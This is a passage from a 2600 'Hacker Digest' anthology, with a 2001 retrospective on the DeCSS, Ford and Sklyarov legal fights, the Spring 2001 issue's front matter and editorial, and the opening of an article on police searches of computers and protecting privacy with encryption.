

2600



The Hacker Digest - Volume 18

2001



FORMAT

The 2001 cover formats were all photographs with various degrees of manipulation attached to each. The Autumn issue was again labeled as “Fall” in 2001. The page length remained at 60 pages. The contents had the following unique titles: Spring: “Imagine”; Summer: “Scripture”; Fall: “DMCA Violations”; and Winter: “Ignore at Your Peril”. Little messages were no longer found on Page 3, with the exception of Fall, which read: “rebuild” (for the fallen World Trade Center as well as the spirits of many in the aftermath of the 9/11 terrorist attacks). Letters titles continued to be unique with each issue - Spring: “SMS”; Summer: “The Inbox”; Fall: “Fine Print”; and Winter: “Still Legal Thoughts”.

COVERS

Each of this year’s covers was unique in its own way with varying messages related to what was happening at the time. Cover Concept and Photo credits were as follows - Spring: Bob Hardy, Ben Sherman; Summer and Fall: David A. Buchwald (with an additional Design credit for Fall); Winter: David A. Buchwald, Bob Hardy with The Chopping Block Inc. continuing to be credited for Cover Design for every issue but Fall.

The Spring 2001 cover was almost completely unmodified. It was a photo taken on Inauguration Day in 2001, the day George W. Bush was sworn in as U.S. President after a very contentious and drawn out election. The streets were filled with protesters and the image of helmeted police with clubs drawn standing in front of the Supreme Court was more symbolic than the authorities must have realized. The only addition, apart from touching up the colors, was the image of a “SAVE WBAI” sticker. The radio station that broadcast *Off The Hook* was in the midst of what many called a coup and the future of the station would be in limbo for the entire year.

Summer 2001 had a lot more going on. This was an actual picture of the infamous 2600 van in front of the Ford complex in Detroit. We had driven it there as part of a convoy that arrived to answer a lawsuit filed by Ford against 2600 for pointing an objectionable domain name at them. Yes, that actually happened. We altered the Ford building to read “Ford Really Sucks” on its roof. (We had also registered fordreallysucks.com in response to the lawsuit.) In one of our windows, you can see what appears to be a monitor displaying a range of IP addresses. Those, of course, belonged to Ford. The other window had a reflection of our Spring 2001 cover.

The story behind the Fall 2001 cover is even stranger. It’s a “view” of Manhattan as seen from the Manhattan Bridge. An angelic glowing figure is seen in the foreground. That would be Dmitry Sklyarov, a speaker at a hacker conference who had been arrested and charged with violating the DMCA. His case was looking to turn into the next major issue of hacker justice. There are a number of other things going on in this cover. The old New York Telephone (now Verizon)

building in Manhattan was given a black color and blown up in size, giving it the appearance of a huge monolith. The writing down the side of the building was a very loose Japanese translation of a famous phrase making the rounds: “All Your Base Are Belong To Us,” which itself came from a bad translation of the *Zero Wing* video game. There are birds of prey in the air, making for a very ominous mood. A black flag flies over an American flag on top of the bridge while an image of *2600* editor Emmanuel Goldstein can also be seen on top of the bridge in the distance across from the flags. This cover was designed right before the attacks of September 11th and the imagery was unintentionally disturbing when the issue was released.

The Winter 2001-2002 cover was something completely different: a blurred close-up of a “Do Not Enter Except Authorized Vehicles” sign with text overlaid onto it. The text in quotes read: “A person who, without permission of lawful authority, while the United States is at war or threatened with war, makes or attempts to make, or has in his possession or attempts to obtain, or aids another to obtain, any map, drawing, plan, model, description, or picture of any military camp, fort, armory, arsenal or building in which munitions of war are stored, or of any bridge, road, canal, dockyard, telephone or telegraph line or equipment, wireless station or equipment, railway or property of any corporation subject to the supervision of the public service board, or of any municipality or part thereof, shall be imprisoned not more than ten years.” Further text explained: “Statutes like this exist through the country so we thought it would be best to play it safe and not risk printing something sensitive that could put us all at risk. After all, anything we print would somehow be definable in the above. This is just a temporary measure that will only last as long as we’re in a war. As soon as terrorism surrenders, we will be back to normal.” After September 11th, instances of photographers being detained were on the rise and suspicion reigned supreme. The statute quoted came from Vermont (Title 13, Section 3481: Obtaining maps and plans).

INSIDE

The staff section had credits for Editor-In-Chief, Layout and Design, Cover Concept and Photo, Cover Design (merged into “Cover Concept, Photo, Design” for Fall), Office Manager, Writers, Webmaster, Web Assistance, Network Operations, Special Projects, Broadcast Coordinators, and IRC Admins. An “Enforcement” credit was added for Winter. The equivalent of an R.I.P. was listed under “What Was” for Douglas Adams and Joey Ramone in the Summer issue. “What Wasn’t” was a tribute to Shinjan Majumder, a 13-year-old kid who committed suicide after being accused of hacking in his school and suspended. A special “RIP WTC” message was printed in the Fall issue along with the following: “Dedicated to the memory of Wau Holland (12/20/1951-07/29/2001) and the thousands lost on September 11” as well as a special shout out to “those who continue to help us all get through a period of unimaginable darkness in NYC”. The staff section remained on Page 2 throughout the year. The Statement of Ownership was printed on Page 47 in the Winter edition.

We continued to have fun with one remaining page number, a leftover from the “mayhem” that occurred after Y2K. Page 33 became a new tradition, showing something different with every issue. Spring had the season omitted, Summer was reverse type, Fall had letters offset by 13 resulting in “Snyy” for “Fall” and “Cntr” for “Page,” and Winter simply had the number 33.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *“Why is it perfectly legal to post a diagram of how to build a bomb on the net, but you can’t post a code that descrambles DVDs?”* - The March 3, 2001 edition of “Boondocks,” a daily comic strip written and drawn by Aaron McGruder and seen in newspapers all over the county. It devoted three days to the DeCSS controversy and, unlike virtually all news reports, got the story right. [”county” was a typo - it clearly should have been “country”]

Summer: *“Handing over the digital spectrum, or for that matter the Internet, to private power — that’s a huge blow against democracy. In the case of the Internet, it’s a particularly dramatic blow against democracy because this was paid for by the public. How undemocratic can you get? Here is a major instrument, developed by the public — first part of the Pentagon, and then universities and the National Science Foundation — handed over in some manner that nobody knows to private corporations who want to turn it into an instrument of control. They want to turn it into a home shopping center. You know, where it will help them convert you into the kind of person they want. Namely, someone who is passive, apathetic, sees their life only as a matter of having more commodities that they don’t want. Why give them a powerful weapon to turn you into that kind of a person? Especially after you paid for the weapon? Well, that’s what’s happening right in front of our eyes.”* - Noam Chomsky, linguist and political dissident, from an interview with the Boston Phoenix in 1999.

Fall: *“We all have to fight against the hacker community.”* - Judy Elder of Microsoft Canada, as quoted by the CBC, July 31, 2001

Winter: *“Publication that is deemed to be a threat to legitimate penological objectives.”* - State of Washington Department of Corrections, 2001

2001 was yet another pivotal year, this time on a much more massive scale.

We started out feeling optimistic as our appeal in the DeCSS case drew closer. We had some very positive developments. Representative Rick Boucher from Virginia actually spoke out publicly against certain elements of the Digital Millennium Copyright Act (DMCA). We believed these doubts weren’t isolated: “We suspect that there are many others in Congress who feel the same unease but are hesitant to speak out against such powerful lobbies as the MPAA and the RIAA.” Meanwhile, cartoonist Aaron McGruder devoted three days of his comic strip “Boondocks” to the DeCSS controversy - and got all the facts right. The result was published in daily newspapers all across the

country. "This biting political commentary accomplished in two sentences what virtually every major editorial page has so far failed to do." All of this made us realize "we have allies in places we never even thought of." Eventually, we lost our appeal to the Second Circuit Court of Appeals, leading to a new vow: "We intend to take this case to the Supreme Court".

Fighting our battles was both gratifying and taxing. It wasn't easy to always stay positive. "It's imperative that we keep our sense of humor throughout, no matter how it all turns out." The importance of the various fights we became engaged in wasn't lost on us. "Destiny has put us in this position at this time in history and we have to continue to stand up for those things we believe in - free speech, free communication, free access to knowledge, and the ability to control and shape technology to suit our individual needs." Throughout it all, we always felt that it was a privilege to be challenged and to have to stand up for our beliefs. "We're very lucky to be where we are, despite the risks."

We got a fair amount of pushback for the "Vote Nader" tattoo that appeared on the Fall 2000 cover, particularly in light of the election results. We were accused of endorsing the Green candidate and helping to screw up the entire thing. We took it in stride. "If printing two words on our cover upset the status quo this much, we must have done something right." In fact, we had never endorsed anyone, but simply expressed a desire for people to think and to question, as hackers should always do. "We don't care who you vote for and, as events have shown, it doesn't really matter anyway. And that is what you should be focusing your anger towards."

We noticed some disturbing parallels between the hacker community and demonstrations in the street. We noticed how certain types of demonstrators never seemed to be prosecuted while others almost always were. We had seen this before in our world: "it's always the brightest ones who don't try to use their talents in a criminal manner who get the book thrown at them."

We gave lots of advice to students who were being harassed by their schools for various things - posting flyers about 2600 meetings, running an independent newspaper, finding security holes. It was truly great to see so many kids getting involved and standing up to authority whenever possible. We also had to contend with some really paranoid readers who believed we were checking them out in bookstores and printing parts of their Social Security numbers on our envelopes. There were more than a few people who thought that simply buying our magazine anywhere would get them "blacklisted" by the government, whatever *that* meant.

We printed info on the benefits and dangers of anonymous proxies. We had some unique advice on how to study the FBI's Carnivore system, designed to monitor email and electronic communications: "Perhaps the best way we can learn about such things as Carnivore is to trigger them more often." We encouraged our own method of spying, such as eavesdropping on pagers that broadcast in the clear: "We hope to see a lot more pager monitoring in the future so people can see firsthand how public it is."

As always, we were faced with people bemoaning the loss of the magic from days past, leading us to advise that “what’s happening right now will one day be described as the good old days. It’s up to all of us to see that the magical spirit that has been a part of the hacker world from the beginning is preserved and respected. There will always be people who get it and as long as they exist, there’s hope.”

We had a new lawsuit to contend with as the Ford Motor Company decided to sue us without any warning over a domain we had registered. Oddly, the domain was fuckgeneralmotors.com. Ford had become incensed when we pointed it at them. We tried to understand how they thought this could hurt their brand, since someone would have had to have entered that disrespectful phrase, been redirected to Ford, and then somehow taken offense that Ford was apparently insulting General Motors, even though that’s the phrase the user would have entered in the first place. We saw it as a joke but also as an important battle that needed to be fought in order to ensure future rights involving freedom of speech, which is why we had registered such domain names in the first place. “In some ways, it’s an honor to be sued. We’re basically being told to put up or shut up, to prove our points, to actually stand up for what we believe in.” We led a caravan to Detroit to appear in court and uncovered an internal Ford memo warning of our appearance and the potential disruption we could cause. By the end of the year, a federal court had ruled in our favor.

There was also the battle to clear our layout artist ShapeShifter’s name after he was detained for a week during the previous year’s RNC convention in Philadelphia. The court ruled that they could keep \$750 of his for “administrative costs” despite all charges being dropped. “We know all about the eternal vigilance thing - we just didn’t expect to be living it so literally.”

We caught Fox News stealing an image from our site and using it to imply that Kevin Mitnick was somehow involved in the recent Microsoft DNS breakdown. We heard warnings about the Digital Agenda Act in Australia, which was very similar to our own DMCA. We saw a hacker named Zyklon released from prison after being sentenced simply for hacking a web page. And we heard multiple reports of face scanning software being used at this year’s Super Bowl, an ominous sign for the future.

It was the year we finally got to see the film version of *Takedown*, the script of which had led us to protest outside Miramax headquarters back in 1998. The film was released in France as *Cybertraque* and American DVD players were unable to play it, which somehow seemed fitting. Our review was fairly brutal. “This travesty could have been prevented if only a dialogue had been established. Instead we have a film that actually makes region coding seem like a good idea.” As we had read the many versions of the script, we were able to share a secret about the unlit cigar in the film. But there wasn’t much we could find to praise. “Bad storytelling has a way of not working out.”

On the conference front, H2K2 was announced for July of 2002 with four times the space of H2K. We began running ads for this year's HAL 2001 hacker camp in the Netherlands, which we were a sponsor of. It turned out to be the hacker event of the year. "For all too brief a period, we could forget the worries back home and take part in what may have been the best hacker conference so far, where people from all over the world built the equivalent of a small city in the fields of the Netherlands."

We appealed for help in reviving the *Phrack* electronic newsletter "since it's important to have multiple voices in the hacker community." There were so many of those voices that we heard from, sharing such thoughts as: "It is obvious that hacking really has very little to do with computers and is more about a certain free-thinking mindset which can be seen throughout history in those who have contributed greatly to humanity." We agreed on the importance of explaining the issues to non-technical people. When one reader questioned whether it was worthwhile for high school students to fight against mandatory ID cards, we responded: "We can't think of a better environment to question what's happening than a school."

Readers sent in their opinions and theories on better voting systems, a topic being discussed in many forums after the election drama of 2000. There were ideas put forth on how to combat Radio Shack's annoying habit of demanding your name and address whenever you bought something. One suggestion was to use their own corporate office address when asked. We warned of an "Internet business guide" scam that was making the rounds and billing companies close to a thousand dollars for nothing. In response to a critique about accuracy in a particular article, we noted that "our info may not always be 100 percent but with some fine tuning and reader input, we can keep getting closer." Collaboration was the key.

In April, all attention was on China where the United States found itself in an international dispute after one of its spy planes crashed into a Chinese Navy fighter jet and wound up having its crew detained by Chinese authorities. We were deluged with emails encouraging us to strike at Chinese targets using our hacker skills. Every last one of these requests was traced back to U.S. military addresses. We told our readers that "we find it extremely telling that the authorities, the media, and apparently a whole lot of people in the military feel it's OK to vandalize sites if it's done for nationalistic purposes." It represented a very real danger, to us and the entire hacker community. "Now we see how our respective governments look at our abilities. They believe hackers will be the soldiers of electronic warfare." We promised to do everything we could to keep that from happening.

An offhanded reply to a letter where we said that reasonable people were sickened by the proliferation of guns in our society led to a real backlash from readers, one of whom countered that "other reasonable people are sickened by the proliferation of some of the information contained in *2600*." Despite what appeared to be almost unanimous (and surprising) opposition to our statement, we countered: "People who want to control information pose a far greater risk

to a free society than those who want weapons to be handled responsibly. And most free societies passionately agree.”

The arrest of Dmitry Sklyarov, taken into custody after giving a talk on translating eBook files to PDF, represented the first time someone had actually seen the inside of a jail cell as a result of the DMCA. “Ever since we became the first defendants to be charged with violating the DMCA last year with the DeCSS case, we knew that it would only be a matter of time before the arena changed from a civil court to a criminal court.” Fortunately, hackers were ready for this. “The increasing activism of the hacker community over the years has put us in a position where we know what to do and can do it quicker and with more people than ever before.” Members of the community mobilized and got the word out instantly and the story made it into the news. And even though Adobe was convinced by the public outrage to withdraw its complaint, the U.S. government, led by U.S. Attorney Robert S. Mueller III, continued to prosecute Sklyarov and his Russian company. (As we went to press, Mueller became Director of the FBI.)

And then came September 11th. “It takes an event of great magnitude to really put things into perspective, to make us realize how insignificant our daily concerns can be. At the same time, such an occurrence can trigger a chain of events that wind up magnifying these concerns.” That is what we saw happening from the beginning. Lawmakers seemed way too eager to slash our rights in exchange for perceived security. We warned that “we have to be extremely careful not to add additional loss of freedom to the loss of life that is the legacy of terrorism.” There were so many danger signs. “A little noticed provision would actually categorize violations of the Computer Fraud and Abuse Act as ‘federal terrorism offenses.’” It was terrifying to see it all disintegrating at the hands of our own elected officials so quickly. But it would hardly be the first time that had happened. In our Winter issue, we published a string of letters that were sent to us from September 11th through the 25th. One reader summed it up best: “Welcome to the end of the world as we know it.”

We tried to keep our spirits up throughout all the doom. Keeping people communicating and welcoming newcomers was our goal. We encouraged patience when answering questions from those who might be unfamiliar with the hacker philosophy. We discouraged using terms like “black hat” and “cracker” since they “perpetuate a stereotype that only benefits those with an agenda of greed or power.” We attempted to get people to think about what hacking was really all about - and what it wasn’t about. “Suffice to say that if the ‘hackers’ you know seem primarily interested in fashion, image, and putting down anyone who’s new or of a certain age, it’s quite possible they’ve simply latched onto a culture they themselves don’t understand or appreciate.”

We discovered that our subscription rate was the same as it was back in 1989. There was a good deal of interest in translating *2600* into other languages, but we mostly encouraged people to start their own zines with their own unique touches. We also encouraged the use of our official IRC channel ([irc.2600.net](irc://irc.2600.net)): “While it’s operated by *2600*, we have no control over what is said on that

channel or server, which is the way IRC should be.”

The spirit of individuality prevailed in our readership. We gave people as much encouragement as we could and were happy to see this reinforced in the community: “Don’t expect being an individual to be easy since it tends to make so many others uneasy.” This spirit was matched by one of rebellion, which showed itself in so many different ways. Challenging parents, teachers, schools, bosses, the government, and the status quo were all par for the course in our pages. This was how change could be accomplished, change that could counter all of the negativity that had been growing: “All of the unpleasant things that have occurred in the last decade or two - mandatory drug testing, cops in schools, prisons sprouting up everywhere, the growing ‘need’ for surveillance - will all be so much harder, if not completely impossible, to turn back because we let ourselves get used to them.” Complacency was a real danger. And we felt that simply applying a different outlook would be all that was needed for society to start thinking differently. “If the day comes when the use and experimentation of software is encouraged as much as we encourage reading, we suspect there will be less piracy and more sales.”

It was the year of the Code Red worm, affecting hundreds of thousands of computers running Microsoft’s IIS web server. And we heard multiple times that the final build of Microsoft’s Windows XP would be known as 2600. We were less than thrilled. There was lots of talk about how do-not-call lists operated. We published details on a tool known as “The Matrix” that AT&T @Home technicians used. Some of our readers accused us of having “radically fringe” views for defending WTO protesters and continuing to criticize gun culture. We battled anti Kevin Mitnick propaganda that we found being taught in schools. And we reported on multiple instances of Verizon being accused of vandalizing the DSL lines of competitors. We had issues with a new and artificially cheap Internet cafe known as EasyEverything who were blocking access to hacker sites, ours included. And our documentary *Freedom Downtime* was finally on the verge of being released after a full year of getting music rights.

2001 was without a doubt one of the most turbulent years we had been through on so many levels. And all it took to make us feel like it was worth the effort was a note from one of our readers saying something like “Without 2600 I would’ve been lost since I lived in a small town with very few like-minded individuals.” That kind of acknowledgment continued to be our fuel. We were eager to see what came next.

2600

The Hacker Quarterly

Volume Eighteen, Number One!

Spring 2001

\$5.00 US, \$7.15 CAN



POLICE LINE



SAVE WBAI

“Why is it perfectly legal to post a diagram of how to build a bomb on the net, but you can’t post a code that de-scrambles DVDs?” - The March 3, 2001 edition of “Boon-docks,” a daily comic strip written and drawn by Aaron McGruder and seen in newspapers all over the county. It devoted three days to the DeCSS controversy and, unlike virtually all news reports, got the story right.

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
Bob Hardy, Ben Sherman

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, John Drake, Paul Estev, Mr. FRENCH, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: Bluknight

Web Assistance: Fearfree, Kerry

Network Operations: CSS, Phiber Optik

Special Projects: mlc

Broadcast Coordinators: Juintz, Cnote, Silicon, Absolute0, RFmadman, BluKnight, Monarch, Fearfree, Mennonite, jjjack

IRC Admins: Autojack, Khromy, Kozik, Muted, Tprophet

Inspirational Music: Terry Draper, Sentridth, LKJ

Shout Outs: Rachel Barr, Janice Bryant, Dave Burstein, Bob Fass, Juan Gonzalez, Amy Goodman, Sharan Harper, Patty Heffley, Robert Knight, Al Lewis, Errol Maitland, Mario Murillo, Ken Nash, Mimi Rosenberg, Anthony Sloan, Scott Somer, Carol Spooner, Eileen Sutton, Valerie Van Isler, Bill Weinberg, Bernard White

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733.

Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2001 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - \$18 individual,

\$50 corporate (U.S. funds).

Overseas - \$26 individual, \$65 corporate.

Back issues available for 1984-1999 at \$20 per year,

\$25 per year overseas.

Individual issues available from 1988 on at \$5 each, \$6.25 each overseas.

ADDRESS ALL SUBSCRIPTION

CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099

(letters@2600.com, articles@2600.com).

2600 Office Line: 631-751-2600

2600 FAX Line: 631-474-2677

imagine

<i>Signs of Hope</i>	4
<i>Police Searches of Computers</i>	6
<i>The Future of PKI</i>	11
<i>PHP/CGI Vulnerabilities and Abuses</i>	12
<i>Breaking the Windows Script Encoder</i>	14
<i>Liberating Advants Terminals</i>	18
<i>A Romp Through System Security</i>	20
<i>Hacking QuickAid Internet Stations</i>	24
<i>The Billboard Liberation Front</i>	25
<i>Computing With The Fabric of Reality</i>	26
<i>Letters</i>	30
<i>Secrets of Electronic Shelf Labels</i>	40
<i>Anomaly Detection Systems, Part II</i>	42
<i>The Anna Kournikova Virus</i>	45
<i>Declawing Your :CueCat</i>	46
<i>Scum</i>	47
<i>"Takedown" Taken Down</i>	53
<i>Marketplace</i>	56
<i>Meetings</i>	58

Signs of Hope

As our appeal of last year's DeCSS case draws closer (at press time it was set to be heard by the Second Circuit Court of Appeals in early May), we realize how much we've accomplished since this whole ordeal started - and how much other people with half a clue have gotten done too. That's not to say that a lot of bad stuff hasn't happened - we know too well about all of that. New bad laws, new threats, more stifling of technology and speech throughout the world. But despite all that, we're going into this with a real feeling of optimism.

As time passes, more people seem to realize the true motives of groups like the Motion Picture Association of America and the Recording Industry Association of America. They're not about protecting the rights of struggling artists, bolstering creativity, or giving consumers a fair deal. They're about maximizing profit - plain and simple. And as things continue to go their way thanks to laws like the Digital Millennium Copyright Act, people slowly start waking up to the reality that maybe their best interests have been completely ignored.

Perhaps the most dramatic display of this overdue realization came in remarks made by Rep. Rick Boucher (D-VA) in early March before a Consumer Electronics Association Conference where he seemed to actually realize the true dangers of the DMCA:

"The time, in my opinion, has come for the Congress to reaffirm the Fair Use Doctrine and to bolster specific fair use rights, which are now at risk. In 1998, responding to the concerns of copyright owners, Congress passed the Digital Millennium Copyright Act. The announced purpose was to protect from piracy copyrighted material in an environment which poses special concerns for copyright owners. They made the point that with digital technology, a copy of a copy of a copy has the same clarity and perfection as the original of the work. They also made the point that in the networked environment, with the single click of a mouse, thousands of those perfect copies can be sent to people throughout the nation and the world.

"The DMCA is the result of the effort by Congress to respond to those realities. There are some today who believe that the legislation went too far. For example, it creates, in Section 1201(a), a new crime of circumventing a technological protection measure that guards access to a copyrighted work. Under Section 1201, the purpose of the circumvention is immaterial. It is a crime to circumvent the password or other gateway, even for the purpose of exercising fair use rights. There is no requirement that the circumvention be for the purpose of infringing the copyrights. Any act of circumvention, without the consent of the copyright owner, is made criminal under Section 1201.

"Some now foresee a time when virtually all new material will be sent to libraries on CD ROMs, with the material encrypted or guarded by passwords. In exchange for a fee for each viewing, the password may then be used. And so it is predicted that under Section 1201, what is available today on the library shelves for free will be available on a pay per use basis only. The student who wants even the most basic access to material to write his term paper will have to pay for each item that he uses.

"Several of us made an effort in 1998 to limit the new crime under Section 1201 to circumvention for the purpose of infringement. But in the momentum to enact the measure, essentially unamended, we were not able to have that change adopted. With the growing realization on the part of the education community and supporters of libraries of the threat to fair use rights which Section 1201 poses, perhaps the time will soon come for a Congressional reexamination of this provision.

"Perhaps the only conduct that should be declared criminal is circumvention for the purpose of infringement. Perhaps a more limited amendment could be crafted to ensure the continued exercise of fair use rights of libraries and in scholastic settings, notwithstanding the provisions of Section 1201.

"And I think there are other challenges. I am concerned by the apparent attempt of some in the

content community to seek to protect their copyright interests in material contained in television programs by insisting that the TV signal quality be degraded, or by insisting on the use of set-top box technology which prohibits all copying. The reasonable expectations of television viewers to be able to make copies of programs for time shifting and other historically accepted purposes must be honored and must be fulfilled."

We suspect that there are many others in Congress who feel the same unease but are hesitant to speak out against such powerful lobbies as the MPAA and the RIAA. We must encourage them to listen to the people who elected them, not the special interest groups who use intimidation and money to get what they want.

In another very public display in early March, cartoonist Aaron McGruder devoted his popular comic strip *Boondocks* to the DeCSS controversy. For three days, characters struggled to understand the baffling ruling of Judge Kaplan this past August which forced 2600 to keep the source code off of our site and even banned our linking to other sites that contained this material. "Why is it perfectly legal to post a diagram of how to build a bomb on the net, but you can't post a code that descrambles DVDs?" a character asks a teacher. The rest of the strip is blacked out with the words "CENSORED. We just don't like where he's going with this."

On a different day, the entire strip was replaced with the words: "CENSORED. This comic contains numerous references to the DeCSS code used to bypass the Content Scrambling System of DVDs, which, by order of Judge Lewis Kaplan, is illegal to reproduce in any way. We apologize for the inconvenience, but speech that damages the profits of our corporate friends is NOT protected by the First Amendment. Thank you."

This biting political commentary accomplished in two sentences what virtually every major editorial page has so far failed to do. The sobering consequences of the ruling against us was laid out concisely for all to see. Note that the author *understood* that the code was not designed for copying, a fact that virtually every news report on the subject got wrong.

What this illustrates is that we have allies in places we never even thought of. This one comic strip reached millions of people who now have some understanding of what this case has been, and continues to be, about. There are probably a good many more ways of reaching the public

that have yet to be utilized. We need to come up with more ideas and those people who can help get the word out need to come forward.

And of course, technological rebellion continues. We've seen people come up with shorter and more creative methods of bypassing CSS - everything from a DeCSS haiku to a 434 byte C program to a seven line Perl script. There's even a prime number that is identical to the gzip data (in decimal) of the original C source code minus tables. T-shirts, bumper stickers, even tattoos with such "illegal" code are popping up everywhere. And it all serves to illustrate the absurdity of the whole thing.

It's imperative that we keep our sense of humor throughout, no matter how it all turns out. There are many levels on which we could ultimately lose - the court case is only one of them. The spirit of the hacker community is what is vital to this and all future fights. It's an inspiration to many more outside the scene who can only dream of taking on the fights we do. Destiny has put us in this position at this time in history and we have to continue to stand up for those things we believe in - free speech, free communication, free access to knowledge, and the ability to control and shape technology to suit our individual needs.

We're very lucky to be where we are, despite the risks. And we're fortunate beyond words to have such an amazing support network that is still growing and developing. Because no matter how the DeCSS appeal turns out, you can bet there will be more fights in our future. If they open half as many eyes as this case has, they will be worth the trouble.



Police Searches of Computers

by Todd Garrison

Ignorance of the laws that govern your everyday life is at your own peril. I do not advocate breaking any law, nor do I want to disseminate this article to criminals for the purpose of making the task of law enforcement more difficult. I cannot help but acknowledge that information here can be of use to criminals, but that is mere coincidence because all citizens have the right to protection under the various statutes and rules that protect our freedom.

Because I am involved with information security I have taken it upon myself to become familiarized with state and federal laws that affect computers. I am not a lawyer. I do not offer any of this information as such, nor do I advocate treating any of what I say as authoritative. If you suspect that you may be involved in litigation or an indictment that involves computers, get a lawyer. Not a lawyer who specializes in real-estate law, or general criminal defense. Retain a lawyer who specializes in computer and Internet law. The worst possible situation is a lawyer who doesn't know how the (computer-related) law works and puts you through failed filings while taking the wrong approach to your defense. The prosecutor involved in your case (assuming it is computer-related) will most likely have received specialized training on computer-related offenses. In light of the media circus that surrounds hacking and anything that even remotely relates to a computer crime, prosecutors want to make examples in cases. So expect that they will try for maximum sentence and the harshest punishments for crimes under the guise that future risk can be averted in your case by imposing a harsh sentence before you graduate to more serious crimes.


The inspiration for this article is the recent publication of "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations," a guide published by the CCIPS (Computer Crime and Intellectual Property Section) of the United States Department of Justice. Anyone who has followed the recent computer crime cases in the press knows that much of the computer crime law is still untested. Every day this becomes less true. Events are rapidly changing the interpretation of laws. Legislation such as the Digital Millennium Copy-

right Act has shifted fair use away from the individuals our government is supposed to protect and has given the power to large corporations. It will soon be illegal to even reverse engineer a product you have bought, and paid for the right to use - whether for the intended purpose or not. Events such as "sneak and peek" searches are becoming more commonplace when encryption is an issue.

There are, however, steps you can take to protect your privacy and make it more difficult to have certain information and computer systems seized as well as have the ability to recover your equipment after it has been seized. As I said before, I do not advocate or for that matter participate in crimes. It becomes less likely that upon knowing the law that you will be an unknowing party to a crime, but not impossible. For instance you could be implicated in a crime by the fact alone that you know how to use a computer and one of your friends has committed a crime. This situation is not only likely, but happens regularly. Criminal investigators only need a suspicion that you may have information pertaining to evidence in a crime to seize your computers - *even if you did not commit a crime*. There are laws that are supposed to protect against this, sure, but it is just a matter of semantics in the affidavit that the criminal investigator presents to a judge when requesting the search warrant. Furthermore in cases where you relinquish control (say you drop off your computer at a repair shop) that an affidavit and warrant are not even necessary to seize your equipment.

The DOJ computer search guidelines can be read at www.cybercrime.gov/search-manual.htm.

So are we really that far away



from Orwell's 1984? Does Big Brother have uncontrolled power? No. While you may not be able to prevent the initial show of force - where law enforcement essentially steals your equipment - there are many avenues to protect yourself. When doing vulnerability research on a computer system it is common to investigate multiple avenues of attack. To enumerate as many as possible and explore each one in an intellectual manner before choosing the avenue of attack. This is a discipline gleaned from basic tactics of warfare. It is a tried and proved method of offensive attack and, to be cliché, it is also a great defense. This is what I will attempt to do in this article. I do not propose legal defenses, but merely recognize locations in the existing laws which may allow more room for a defense once you have retained a lawyer.

Warrantless Searches

Quoting Nancy Reagan, "Just say *no!*" ("No, officer, you may not search my vehicle."; "No, officer, you may not enter the premise without a search warrant.") It should be noted here that refusal to search may be deemed as suspicious behavior and under extreme circumstances may be used against you in an affidavit. Keep your wits about you! Your interaction with the police, FBI, prosecutors, etc. will be held against you or will be credited to you during any trials, motions, filings, etc. Generally if they ask to search something they have a reason. Ask why they want to search. If for example they want to search your vehicle for drugs, get it in writing. While this may be something they do not want to do, insist. Make it the *only* condition that they may search. Why? Because if they are looking for drugs as a guise for looking at your laptop, pager, cellphone, PDA, appointment book, etc. they just plain don't have the right. You can't store drugs on your hard disk! Now be extremely careful at this point - if they say they are searching for "evidence" of drugs they may be warranted to look through other devices. Make them change the wording to "drugs or drug paraphernalia" instead of "evidence" before you agree. Note that if they do find drugs, they have the right to search everything, including your computer, etc.

Others may consent to search on your behalf. That's right, even if *you* object, it may not matter. When you were a child you were probably taught that sharing was a good thing. This is true and not true at the same time. Later in this article I will explain when it is good, but in the case of warrantless searches it is not only dangerous, but it is as good as totally relinquishing any control for a search to an officer. The basic idea is your

roommate can consent to a search of your apartment. It gets worse. Anyone you share your computer with can consent to its search. Your coworkers can consent to a search, a passenger in your vehicle can consent to a search. Essentially anything that is shared between you and another person can be searched with the consent of the other person. It gets even worse! If for example you don't share your computer with your roommate but they *could* access it, then they can authorize its search too. The search must be limited to what they can access. What this means is that if you must share your computer, do it in a manner that they do not have access to your files. Operating systems intended for a single user should not be considered an option in these cases. Use the multiple users feature of Mac OS 9, use a *nix operating system with different accounts, or use different profiles under Windows NT. Make sure that when you are done using your computer you log out, or employ a screen saver with a password. If you give them your password, then they have the right to give it whoever is conducting the search. Be aware also that operating systems like Windows NT and 2000 may have a common cache for things like your web browser, and since it is accessible by others who use the same computer, then it is fair game and admissible evidence. The best advice I can give is *use encryption* for everything all the time. If you can get away with it, encrypt your applications, their temporary directories, configuration files. The same techniques that you use for protecting yourself against break-ins such as proper registry permissions can help too.

Another reason to employ encryption (and when I say encryption I mean *strong* encryption - always use strong ciphers, not RC2-40bit or DES - but IDEA, 3DES, or Blowfish) is incidental disclosure. If you have a laptop and it gets ripped off on the bus, at the airport, on the subway, at school, or wherever you may be, and they catch the thief - they can search your laptop! They cannot ask for your encryption keys, but anything that the thief could have read (which is everything contained on the laptop), they have the right to read. Now recite this mantra: "Encryption protects me, I will use it everywhere." This type of disclosure opens up a lot of scary questions. Just remember that as long as there are people, there will be people who abuse their power. A criminal investigator may use these circumstance to target you, not that I know of any specific case where this has happened but it is still possible.

